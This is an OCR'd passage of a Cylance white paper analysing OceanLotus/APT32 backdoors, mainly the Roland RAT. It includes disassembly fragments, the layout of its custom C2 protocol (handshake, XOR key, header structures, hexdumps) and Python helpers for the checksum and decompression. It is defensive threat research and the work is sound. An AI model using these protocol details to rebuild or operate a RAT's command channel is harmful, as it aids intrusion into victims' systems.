


The SpyRATs of OceanLotus

Malware Analysis White Paper

CYLANCE

Contents

Introduction

During an incident response investigation in the final quarter of 2017, Cylance® incident responders and threat researchers uncovered several bespoke backdoors deployed by OceanLotus Group (a.k.a. APT32, Cobalt Kitty), as well as evidence of the threat actor using obfuscated CobaltStrike Beacon payloads to perform C2.

The threat actor routinely leveraged PowerShell within the environment, using one-liners to download/deploy malware, as well as obfuscators and reflective PE/shellcode loaders from various exploit kits (including MSFvenom, Veil, and DKMC), allowing much of the malware to operate in-memory, with no on-disk footprint.

The remote access trojans developed by OceanLotus Group (Roland, Remy, and Splinter, named after famous rodents) share subtle code similarities with "Backdoor.Win32.Denis" (Kaspersky), "WINDSHIELD" and "KOMPROGO" (FireEye). Roland was of particular interest in that it was carefully developed to mimic legitimate software DLLs developed by the victim organization.

The malware C2 protocols were largely tailored for each target, and supported a range of communication methods, from raw data over TCP sockets to HTTP/S proxying. In addition, the threat actor relied heavily upon CobaltStrike Beacon for providing malleable C2 communications.

The remaining white paper is dedicated to in-depth technical analysis of the malware, C2 protocols, TTPs, and general observations.

Components

During the investigation, the following backdoors were uncovered:

File Name	Classification	Details
certcredprovider.dll.mui	Malware/Backdoor	Roland RAT
underwears.png	Malware/Backdoor	Remy RAT
wpfgfx_v0300.dll	Malware/Backdoor	Splinter RAT
plugin.lst	Malware/Infostealer	CamCapture plugin
user.ico	Malware/Backdoor	Obfuscated CobaltStrike Beacon
img.png	Malware/Backdoor	Obfuscated named pipe backdoor (from CobaltStrike)
mobsync.exe	Malware/Backdoor	Rizzo
varies	Malware/Backdoor	Denis

Roland RAT

Classification	Malware/Backdoor
Aliases	
Size	245 KB (250,880 bytes)
Type	Win32 PE (DLL)
File Name	certcredprovider.dll.mui
Timestamp	Thu, May 28 2009 13:54:28 UTC (spoofed)
Observed	April 2017

Overview


Roland arrives as an un-obfuscated Win32 PE DLL. This particular version has been packaged to resemble a legitimate DLL, and contains a custom C2 protocol supporting a range of file, registry, process and memory operations, as well as a reverse shell, FTP file uploads, and retrieving system/user information.

Features

- Mimics legitimate DLL
- Custom C2 protocol
- 37 C2 commands

Behavior

Roland starts by creating a thread that initializes COM and dispatches to the main RAT entry-point, passing parameters supplied by the calling application via the heap:




```
call    copy_to_heap
cmp     hObject, 0
jnz     short exit
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; int
push    offset rat_main_thread ; int
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    __beginthreadex
```

```
__try { // __except at loc_1000C859
        mov     [ebp+ms_exc.registration.TryLevel], esi
        push    esi             ; pvReserved
        call    ds:CoInitialize
        call    rat_main
        call    ds:CoUninitialize
} // starts at 1000C835
```

Figure 1: Roland RAT entry-point

The initial configuration supplied to the RAT is a UTF-16 encoded string, using newlines characters ("\n") to separate values in the following format:




```
Hostname/IP
Port
Unused
Victim ID
Connection timeout
```

Figure 2: Configuration format

Note that the configuration is not bundled with the backdoor DLL, and is instead supplied as parameters by the calling application.


Next, the RAT calls the GetAddrInfoW API on the supplied hostname/IP, opens the socket, and connects to the C2 server:



```
push    edx             ; pHints
xor     esi, esi
push    eax             ; pServiceName
mov     ebx, E_FAIL
push    ecx             ; pNodeName
mov     [esp+48h+var_24], ebx
mov     [esp+48h+pHints.ai_flags], esi
mov     [esp+48h+pHints.ai_family], esi
mov     [esp+48h+pHints.ai_socktype], 1
mov     [esp+48h+pHints.ai_protocol], 6
mov     [esp+48h+ppResult], esi
call    ds:GetAddrInfoW
test    eax, eax
jnz     short loc_1000AD19
mov     edi, [esp+38h+ppResult]
cmp     edi, esi
jz      short loc_1000AD19
mov     ebx, ds:socket
mov     edi, edi

                        ; CODE XREF: open_socket_connect+B0↓j
mov     eax, [edi+4]
push    6               ; protocol
push    1               ; type
push    eax             ; af
call    ebx ; socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_1000ACEB
mov     ecx, [edi+10h]
mov     edx, [edi+18h]
push    ecx             ; namelen
push    edx             ; name
push    esi             ; s
call    ds:connect
```

Figure 3: GetAddrInfoW/socket/connect


At this point, the RAT will attempt to perform a handshake with the server:



```
mov     ecx, [esi]
push    ebx                ; optlen
lea     eax, [ebp+optval]
push    eax                ; optval
push    SO_RCVTIMEO        ; optname
push    0FFFFh             ; level
push    ecx                ; s
call    ds:setsockopt
mov     ecx, esi
call    set_sock_opt
mov     ecx, esi
call    initial_comms      ; send 3b     XX D4 86 (where XX is a random byte)
                           ; send 40b    4th element from parameter/resource
                           ; recv 40b    byte by byte in a loop
```

Figure 4: C2 handshake

After a successful handshake, the RAT will attempt to receive and process new commands issued by the C2 server in a loop:



```
mov     byte ptr [ebp+var_4], 1
call    c2_receive_command
mov     edi, eax
cmp     edi, esi
jl      short failed
mov     edx, [ebp+cmd_params]
mov     ebx, [ebp+cmd_code]
lea     ecx, [ebp+cmd_ret_buf]
push    ecx                ; ret_buf
push    edx                ; cmd params
push    ebx                ; cmd_code
lea     edx, [ebp+cmd_params_len_then_ret_code] ; command return code
lea     ecx, [ebp+cmd_ret_len] ; pointer
mov     [ebp+cmd_params_len_then_ret_code], esi
mov     [ebp+cmd_ret_len], esi
mov     [ebp+cmd_ret_buf], esi
call    c2_run_command
add     esp, 0Ch
test    eax, eax
js      short failed
mov     ecx, [ebp+cmd_ret_len]
lea     eax, [ebp+some_ptr]
push    eax                ; some_ptr
push    ecx                ; response_len
push    ebx                ; cmd_code
mov     ebx, [ebp+cmd_ret_buf]
lea     edx, [ebp+c2_struct_]
push    edx                ; c2_struct
mov     edx, [ebp+cmd_params_len_then_ret_code] ; int
mov     ecx, ebx           ; int
call    c2_send_response
```

Figure 5: C2 command loop

C2

Protocol

The Roland C2 protocol is relatively simple, employing a simple handshake and a common header packet prior to all request/response payloads:




Figure 6: C2 protocol overview

Checksums are loosely based on the MS-PST CRC32 algorithm, but require only the first four tables:


```
Def checksum(buffer, crc32=0xffffff):
    offset = 0
    for i in range(0, len(buffer) % 4):
        crc32 =  CRC32.Offset32[(struct.unpack(“B”, buffer[offset:offset+1])[0] ^ crc32) & 0xff] ^
(crc32 >> 8)
        offset += 1
    for i in range(0, len(buffer) / 4):
        crc32 ^= struct.unpack(“I”, buffer[offset:offset + 4])[0]
          crc32  =  CRC32.Offset56[crc32  &  0xff]  ^  CRC32.Offset48[(crc32  >>  8)  &  0xff]  ^  CRC32.
Offset40[(crc32 >> 16) & 0xff] ^ CRC32.Offset32[(crc32 >> 24) & 0xff]
        offset += 4
    return ~crc32 & 0xffffff
```

Compression is performed using zlib (with the library containing the string “Fast decoding Code from Chris Anderson”), and can be inflated using the following code:

```
def decompress(data):
    “””Decompress using zlib”””
    decompress = zlib.decompressobj()
    inflated = decompress.decompress(data)
    inflated += decompress.flush()
    return inflated
```

Request/response data is trivially encoded using byte level XOR with a key of 0xC7.


The initial handshake occurs when the RAT starts, and comprises a 3-byte magic sent from the client to the server (the first byte is random), followed by a 64-byte victim ID. The server then responds with a 64-byte payload (sent byte-by-byte), assumed to be a session ID (this is not verified by the client):



```
00000000  1f d4 86                                          ...
00000003  76 69 63 74 69 6d 31 00  00 00 00 00 00 00 00 00  victim1. ........
00000013  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000023  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000033  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000000  41                                                A
    00000001  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
    00000011  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
    00000021  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
    00000031  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41     AAAAAAAA AAAAAAA
```


Figure 7: Handshake

After a successful handshake, the attacker is free to start issuing commands. A 100-byte header specifies the size of the following data, as well as the checksum. XOR encrypted command data is sent next (at least 160-bytes), containing the command ID, lengths, checksums, and any parameters:



```
    00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000050  00 00 00 00 a0 00 00 00  1c df 44 21 00 00 00 00  ........ ..D!....
    00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
    00000090  00 00 00 00 00 00 00 00  00 00 00 00 e9 15 5a 00  ........ ......Z.
    000000A0  00 00 00 00                                       ....
    000000A4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    000000B4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    000000C4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    000000D4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    000000E4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    000000F4  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    00000104  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    00000114  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    00000124  c7 c7 c7 c7 7f c6 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7  ........ ........
    00000134  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 2c 93 6b c6  ........ ....,.k.
```

Figure 8: C2 request header and encoded request data




```
typedef struct _C2_HEADER
{
  unsigned char    Padding[20]; /* Can be null */
  unsigned long    SizeOfData; /* Size of next packet (C2_REQUEST_DATA/C2_RESPONSE_DATA) */
  unsigned long    ChecksumOfData; /* Checksum of next packet (C2_REQUEST_DATA/C2_
RESPONSE_DATA) */
  unsigned char    SessionId[64]; /* Possibly contains a copy of the session ID */
  unsigned long    Magic; /* Can be null for requests, 0x005A15E9 for response */
  unsigned long    Trailing; /* Can be null */
} C2_HEADER, *PC2_HEADER;
```

Figure 9: C2 header structure

```
typedef struct _C2_REQUEST_DATA
{
  unsigned char    Padding[132]; /* Can be null */
  unsigned long    CommandId; /* eg. 0x5B (volume_info) */
  unsigned long    Unused;
  unsigned long    ParametersLength; /* Length of Parameters[] */
  unsigned long    UnpackedParametersLength; /* If != ParametersLength then use zlib */
  unsigned long    ParametersCrc; /* Checksum of Parameters[] */
  unsigned long    UnpackedParametersCrc; /* Checksum of decompressed Parameters[] */
  unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
